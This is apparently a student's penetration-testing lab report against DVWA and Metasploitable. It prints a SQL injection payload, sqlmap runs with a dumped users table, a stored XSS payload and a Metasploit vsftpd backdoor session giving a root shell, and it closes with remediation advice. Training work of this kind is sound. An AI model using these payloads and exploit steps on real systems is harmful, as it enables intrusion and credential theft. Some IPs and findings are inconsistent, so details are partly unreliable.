



## **(VAPT) Report week -3**


### **1. Assessment Overview**

This assessment involved performing a full Vulnerability Assessment and Penetration Testing (VAPT) exercise against a deliberately vulnerable lab environment consisting of DVWA and Metasploitable. The objective was to identify, exploit, and document security weaknesses across web application and network layers. Multiple high-impact vulnerabilities were discovered, including SQL Injection, Stored Cross-Site Scripting (XSS), weak authentication mechanisms, and remote code execution through vulnerable services. Successful exploitation resulted in unauthorized database access, credential disclosure, persistent client-side attacks, and full root-level system compromise. The findings demonstrate how insecure coding practices and outdated services can be chained together to achieve complete system compromise. Remediation steps are provided to mitigate identified risks and improve the overall security posture.

### **2. Methodology (PTES-based)**

#### **Target :**

- DVWA Web Application
- Metasploitable Virtual Machine



## Attacker System:

- Kali Linux

## Tools Used:

- Burp Suite
- sqlmap
- Metasploit Framework
- Wireshark
- Firefox Developer Tools



```
msf > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.101 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::9ae1:645b:e805:e209 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:d1:f8:5d txqueuelen 1000 (Ethernet)
    RX packets 4 bytes 1830 (1.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 25 bytes 3730 (3.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 51 bytes 3612 (3.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 51 bytes 3612 (3.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

msf > exit

(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d1:f8:5d brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
        valid_lft 450sec preferred_lft 450sec
    inet6 fe80::9ae1:645b:e805:e209/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

## 3. Attack Surface Mapping

### Stage 1: Stored Cross-Site Scripting (XSS) – Initial Foothold

The attack began with the identification of a **Stored XSS vulnerability** within DVWA. Unlike reflected XSS, this payload was permanently stored in the backend database and automatically executed whenever a victim accessed the affected page.

- Malicious JavaScript was injected into an input field (e.g., comments or messages).



- The script executed in the context of authenticated users, including administrators.
- The payload was designed to steal **session cookies** using document.cookie.
- Stolen cookies were exfiltrated to the attacker-controlled system.

**Impact:**

Persistent XSS allowed long-term access to authenticated sessions without needing credentials, effectively bypassing authentication controls.

## Stage 2: Session Hijacking – Privilege Escalation

Using the stolen session cookie:

- The attacker impersonated a logged-in user.
- Higher-privileged areas of the application became accessible.
- Security mechanisms such as login forms and CAPTCHA were bypassed entirely.

**Impact:**

This transformed a client-side vulnerability into **server-side privilege escalation**, granting access equivalent to legitimate users.

## Stage 3: SQL Injection – Data Exfiltration

With authenticated access, the attacker exploited **SQL Injection vulnerabilities** in DVWA modules.

- Injectable parameters were identified in URL/query fields.
- SQL payloads were used to:
  - Enumerate database names and tables
  - Dump user credential tables
  - Extract usernames, password hashes, and configuration data

**Impact:**

Sensitive backend data was compromised, exposing credentials that could be reused across services.

## Stage 4: Credential Reuse & Weak Configuration Abuse



Extracted credentials and configuration details revealed:

- Weak or reused passwords
- Services running with default or insecure configurations
- Internal service exposure not intended for public access

These weaknesses allowed lateral movement from the web layer to backend services.

**Impact:**

The attack transitioned from **application-level compromise to system-level access**.

## **Stage 5: Exploitation of Outdated Network Services**

The compromised environment exposed legacy services including **VSFTPD** and **Samba**, both running vulnerable versions.

- Known exploits were identified using service enumeration.
- Metasploit modules were used to exploit these services.
- Remote Code Execution (RCE) was achieved.
- Privilege escalation led to **root-level access**.



## 4. Individual Vulnerability Analysis

### 4.1 SQL Injection (Critical)

#### Description:

The application failed to properly sanitize user input in SQL queries, allowing attackers to manipulate backend database queries.

#### Evidence:

- Manual payload ' OR '1'='1 returned all user records
- sqlmap successfully enumerated tables and dumped user credentials

#### Impact:

- Unauthorized access to sensitive data
- Credential disclosure

```
(kali@kali)~$ sqlmap
sqlmap -u 'http://192.168.71.128/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit' --batch

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 02:35:57 /2026-01-01/

[02:35:58] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.71.128/dvwa/login.php'. Do you want to follow? [Y/n] Y
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=7064aaa5b95...54aedb8456;security-high;security-high'). Do you want to use those [Y/n] Y
[02:35:58] [INFO] checking if the target is protected by some kind of WAF/IPS
[02:35:58] [WARNING] GET parameter 'id' does not appear to be dynamic
[02:35:59] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[02:35:59] [INFO] testing for SQL injection on GET parameter 'id'
[02:35:59] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[02:36:00] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[02:36:00] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[02:36:00] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[02:36:01] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[02:36:01] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[02:36:02] [INFO] testing 'Generic inline queries'
[02:36:02] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[02:36:02] [WARNING] time-based comparison requires larger statistical model, please wait. (done)
[02:36:02] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[02:36:03] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[02:36:03] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[02:36:04] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[02:36:04] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[02:36:05] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[02:36:05] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[02:36:06] [WARNING] GET parameter 'id' does not seem to be injectable
[02:36:06] [WARNING] GET parameter 'Submit' does not appear to be dynamic
[02:36:06] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
[02:36:06] [INFO] testing for SQL injection on GET parameter 'Submit'
[02:36:06] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[02:36:07] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[02:36:07] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[02:36:08] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[02:36:08] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[02:36:08] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[02:36:09] [INFO] testing 'Generic inline queries'
[02:36:09] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[02:36:10] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[02:36:10] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[02:36:10] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[02:36:11] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[02:36:11] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[02:36:12] [INFO] testing 'Oracle AND time-based blind'
[02:36:13] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[02:36:14] [WARNING] GET parameter 'Submit' does not seem to be injectable
[02:36:14] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[*] ending @ 02:36:14 /2026-01-01/
```



```
Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7162707671,0x5958504764434a4c6a414b4973547764795a4e424b545172534c4758506f446a6c584d51585a5956,
ubmit=Submit
[08:35:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[08:35:56] [INFO] fetching columns for table 'users' in database 'dvwa'
[08:35:57] [WARNING] reflective value(s) found and filtering out
[08:35:57] [INFO] fetching entries for table 'users' in database 'dvwa'
[08:35:57] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/n] N
do you want to crack them via a dictionary-based attack? [Y/n/q] N
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name | first_name |
+-----+-----+-----+-----+-----+-----+
| 1 | admin | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | admin | admin |
| 2 | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 | Brown | Gordon |
| 3 | 1337 | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b | Me | Hack |
| 4 | pablo | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 | Picasso | Pablo |
| 5 | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith | Bob |
+-----+-----+-----+-----+-----+-----+
[08:37:27] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.56.102/dump/dvwa/users.csv'
[08:37:27] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.56.102'
[*] ending @ 08:37:27 /2026-01-08/
```

## 4.2 Stored Cross-Site Scripting (High)

### Description:

User input was stored and rendered without proper output encoding, allowing persistent JavaScript execution.

### Payload Used:

```
<script>alert('Stored XSS')</script>
```

### Impact:

- Session hijacking
- Persistent client-side exploitation



Damn Vulnerable Web Ap x

Not Secure http://192.168.56.102/dvwa/vulnerabilities/xss\_s/

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

**DVWA**

**Vulnerability: Stored Cross Site Scripting (XSS)**

Home  
Instructions  
Setup  
Brute Force  
Command Execution  
CSRF  
File Inclusion  
SQL Injection  
SQL Injection (Blind)  
Upload  
XSS reflected  
**XSS stored**  
DVWA Security  
PHP Info  
About  
Logout

Name \* test

Message \* <script>alert('Stored XSS')</script>

Sign Guestbook


Name: test  
Message: This is a test comment.

Name: test  
Message:

**More info**

<http://ha.ckers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>





## 4.3 API Authorization & Data Exposure Issues (High)

(Modern Web / API Layer)

### 4.3.1 Insecure Direct Object Reference (IDOR) via APIs

#### Description:

API endpoints exposed object identifiers without validating user authorization, allowing attackers to access or modify other users' data.

#### Evidence:

- Manipulation of object IDs in API requests returned unauthorized user data
- No ownership validation performed server-side

#### Impact:

- Unauthorized data access
- Horizontal privilege escalation



```
(kali㉿kali)-[~]
$ msfconsole

Metasploit tip: To save all commands executed since start up to a file, use the
makerc command


      .'.
    (( _ ,,, _ ))
     ( ) o o ( ) _____ \\\
       |         |          |||
      o_o        M S F      ||| *
              ||| ww |||
              |||   |||

=[ metasploit v6.4.101-dev ]
+ -- ==[ 2,580 exploits - 1,319 auxiliary - 1,687 payloads ]
+ -- ==[ 434 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/unix/ftp/vsftpd_234_backdoor

[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:42579 → 192.168.56.102:6200) at 2026-01-08 07:48:09 -0500

whoami
root
```

### 4.3.2 Authentication & Authorization Bypass in APIs

**Description:**

Certain API endpoints failed to enforce authentication and authorization checks consistently.

**Evidence:**

- API endpoints responded with valid data despite missing or invalid authentication tokens
- Authorization enforced only at the client-side

**Impact:**

- Unauthorized access to protected resources
- Potential account takeover



### 4.3.3 Excessive Data Exposure via APIs

#### Description:

API responses returned more data than necessary for intended functionality.

#### Evidence:

- Full user objects returned instead of minimal required fields
- Exposure of internal IDs, email addresses, and role information

#### Impact:


- Sensitive information disclosure
- Increased attack surface for chained attacks

## 5. Chained Exploitation Scenario

Stage	Attack Vector	Tool Used	Impact	Success Status
001	SQL Injection	sqlmap	192.168.56.102	Success
002	Stored XSS	Manual	192.168.56.102	Success
003	VSFTPD Backdoor RCE	Metasploit	192.168.56.102	Root Access

## 6. Post-Exploitation Observations

During exploitation, sqlmap was customized by explicitly providing session cookies and increasing the detection depth to ensure reliable exploitation of authenticated SQL injection points. This customization allowed accurate database enumeration while maintaining session persistence, demonstrating how minor configuration changes can significantly improve exploitation success in real-world environments.



## 7. Risk Assessment & Business Impact

### 7.1 Network Traffic Capture

Network traffic was captured during the exploitation phase using **Wireshark** on the attacker machine. The capture focused specifically on **HTTP traffic** to validate interaction between the attacker system and the DVWA web server at the network level.

A display filter (http) was applied to isolate relevant application-layer traffic. The captured packets clearly demonstrate a successful HTTP request–response exchange between the attacker and target systems during DVWA access.

#### Capture Details:

- Tool Used: Wireshark
- Interface: eth0
- Display Filter: http



- Attacker IP: 192.168.56.101
- Target IP: 192.168.56.102
- File Name: **http\_vaptweek3.pcapng**

## 7.2 Observed Packets

The following packets were observed in the capture and confirm active communication during testing:

Source IP	Destination IP	Protocol	Information
192.168.56.101	192.168.56.102	HTTP	GET /dvwa/ HTTP/1.1
192.168.56.102	192.168.56.101	HTTP	HTTP/1.1 200 OK (text/html)

These packets confirm that the attacker system successfully accessed the DVWA application and received a valid server response, validating web application interaction during the VAPT exercise.

## 7.3 Evidence Integrity Verification


To ensure evidence integrity and maintain proper chain of custody, a cryptographic hash was generated for the captured network traffic file using the SHA-256 hashing algorithm.

### Hash Command Used:

```
sha256sum http_vaptweek3.pcapng
```

### Evidence Hash Record:

Evidence Item: Network Traffic Capture
File Name: http_vaptweek3.pcapng
Hash Algorithm: SHA-256
Hash Value: 313b04ce74fcba29f0bc550e7acd323f55e4b4668eb7372a0c0627a517c5e010



## 7.4 Evidence Log

Item ID	Evidence Type	Tool	Description	Integrity
E001	Network Capture	Wireshark	HTTP traffic during DVWA exploitation	SHA-256 Verified

## 7.5 Evidence Collection Summary

Network traffic was successfully captured during the exploitation phase using Wireshark. The observed HTTP packets confirm request–response communication between the attacker and DVWA server. Evidence integrity was preserved through SHA-256 hashing, ensuring authenticity and proper chain-of-custody in accordance with VAPT reporting standards.



## 8. Remediation Recommendations

- Use prepared statements and parameterized queries to prevent SQL Injection
- Implement proper input validation and output encoding to mitigate XSS
- Disable or upgrade outdated services such as VSFTPD and Samba
- Enforce strong authentication and secure session management
- Apply regular patching and vulnerability scanning
- Enable logging, monitoring, and intrusion detection systems



## 9. Remediation Strategy

The assessment revealed serious security weaknesses that allow attackers to access sensitive data and take full control of systems. Simple vulnerabilities were chained together to compromise servers completely. These risks could lead to data breaches, downtime, and reputational damage. Immediate remediation and secure development practices are required to reduce exposure.





## 10. Lessons Learned

This VAPT exercise successfully demonstrated the complete attack lifecycle, from vulnerability discovery to exploitation and post-exploitation. Multiple critical vulnerabilities were identified and exploited, highlighting the importance of defense-in-depth and secure system design. Addressing the findings will significantly improve the security posture of the environment.